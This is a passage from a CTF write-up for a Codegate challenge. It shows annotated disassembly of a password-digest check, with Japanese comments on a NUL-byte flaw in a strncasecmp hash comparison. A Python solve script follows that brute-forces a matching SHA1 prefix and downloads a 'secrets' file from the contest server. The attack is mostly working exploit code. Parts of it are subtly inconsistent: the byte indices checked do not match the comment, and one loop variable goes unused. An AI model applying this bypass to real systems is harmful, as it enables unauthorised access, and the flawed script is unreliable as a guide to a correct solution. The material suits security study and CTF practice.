.text:08048CED lea eax, [ebp+sha1\_ctx]

.text:08048CF0 mov [esp], eax

.text:08048CF3 call sha1\_init

.text:08048CF8 mov eax, [ebp+format]

.text:08048CFB mov [esp], eax ; s

.text:08048CFE call \_strlen

.text:08048D03 mov edx, [ebp+format]

.text:08048D06 mov [esp+8], eax

.text:08048D0A mov [esp+4], edx

.text:08048D0E lea eax, [ebp+sha1\_ctx]

.text:08048D11 mov [esp], eax

.text:08048D14 call sha1\_update

.text:08048D19 lea eax, [ebp+sha1\_ctx]

.text:08048D1C mov [ebp+s1], eax

.text:08048D1F lea eax, [ebp+sha1\_ctx]

.text:08048D22 mov [esp], eax

.text:08048D25 call sha1\_final

.text:08048D2A test eax, eax

.text:08048D2C jnz short loc\_8048D6E

.text:08048D2E mov eax, ds:stderr

.text:08048D33 mov [esp+0Ch], eax ; s

.text:08048D37 mov dword ptr [esp+8], 24h ; n

.text:08048D3F mov dword ptr [esp+4], 1 ; size

.text:08048D47 mov dword ptr [esp], offset aCouldNotComputeMessageDigestFor ; "could not compute message digest for"

.text:08048D4E call \_fwrite

.text:08048D53 mov edx, [ebp+format]

.text:08048D56 mov eax, ds:stderr

.text:08048D5B mov [esp+4], edx ; formatバグだけど関係ない

.text:08048D5F mov [esp], eax ; stream

.text:08048D62 call \_fprintf

.text:08048D67 mov eax, 0

.text:08048D6C jmp short loc\_8048D90

.text:08048D6E ; ---------------------------------------------------------------------------

.text:08048D6E

.text:08048D6E loc\_8048D6E: ; CODE XREF: check\_pw\_digest+5Fj

.text:08048D6E mov eax, [ebp+s1]

.text:08048D71 mov dword ptr [esp+8], 14h ; n

.text:08048D79 mov edx, [ebp+\_hash] ; file\_table

.text:08048D7C mov [esp+4], edx ; s2

.text:08048D80 mov [esp], eax ; s1

.text:08048D83 call \_strncasecmp ; バイナリのハッシュの比較が文字列である。

.text:08048D83 ; ここがキモ

.text:08048D83

; .rodata:080495BD secrets\_hash db 0A3h, 6Eh, 0, 0DFh, 5, 0CBh, 0FAh, 0FFh, 3Ch, 22h, 29h, 0A1h, 89h, 7Bh, 2Bh, 8Eh, 69h, 0F9h, 0FEh, 0B3h, 0

.text:08048D83 ;

.text:08048D83 ; NULL文字以降は無視されるから"\xA3\x6E\x00"に等しければよい

.text:08048D83 ; "\xA3\x6E\x00"に一致するSHA1ハッシュをブルートフォースする

.text:08048D88 test eax, eax

.text:08048D8A setz al

.text:08048D8D movzx eax, al

.text:08048D90

.text:08048D90 loc\_8048D90: ; CODE XREF: check\_pw\_digest+9Fj

.text:08048D90 mov edx, [ebp+var\_C]

.text:08048D93 xor edx, large gs:14h

.text:08048D9A jz short locret\_8048DA1

.text:08048D9C call \_\_\_stack\_chk\_fail

.text:08048DA1 ; ---------------------------------------------------------------------------

.text:08048DA1

.text:08048DA1 locret\_8048DA1: ; CODE XREF: check\_pw\_digest+CDj

.text:08048DA1 leave

.text:08048DA2 retn

.text:08048DA2 check\_pw\_digest endp

----prob13.py----

from struct import \*

import sys

import socket

import hashlib

host = "ctf3.codegate.org";

port = 32121;

def dl\_file(s, filename, password, output\_filename):

s.send("download %s %s\n" % (filename, password));

f = open(output\_filename, "wb");

try:

while(1):

r = s.recv(128)

f.write(r);

f.flush();

except:

pass;

s.close();

def dl\_secret():

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM);

s.settimeout(10);

s.connect((host, port));

dl\_file(s, "secrets", '\M71!!', "secrets");

s.close();

def dl\_sftpd():

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM);

s.settimeout(10);

s.connect((host, port));

dl\_file(s, "sftpd", '123456', "sftpd");

s.close();

def bf():

pw = "";

for g in xrange(0x21, 0xFF):

for f in xrange(0x21, 0x7A):

for e in xrange(0x30, 0x7A):

for d in xrange(0x30, 0x7A):

for c in xrange(0x21, 0xFF):

print pw;

for b in xrange(0x21, 0xFF):

for a in xrange(0x21, 0xFF):

h = hashlib.sha1();

pw = chr(a) + chr(b) + chr(d) + chr(e) + chr(f) + chr(g)

h.update(pw);

digest = h.digest();

p = unpack("BBBB", digest[0:4]);

if p[3] != 0xA3 or p[1] != 0x00:

continue;

if p[2] != 0x6E and p[2] != 0x4E:

continue;

print "[",;

for x in pw:

print "%02X" % unpack("B", x),;

print "]";

print "%s" % pw;

exit();

dl\_secret();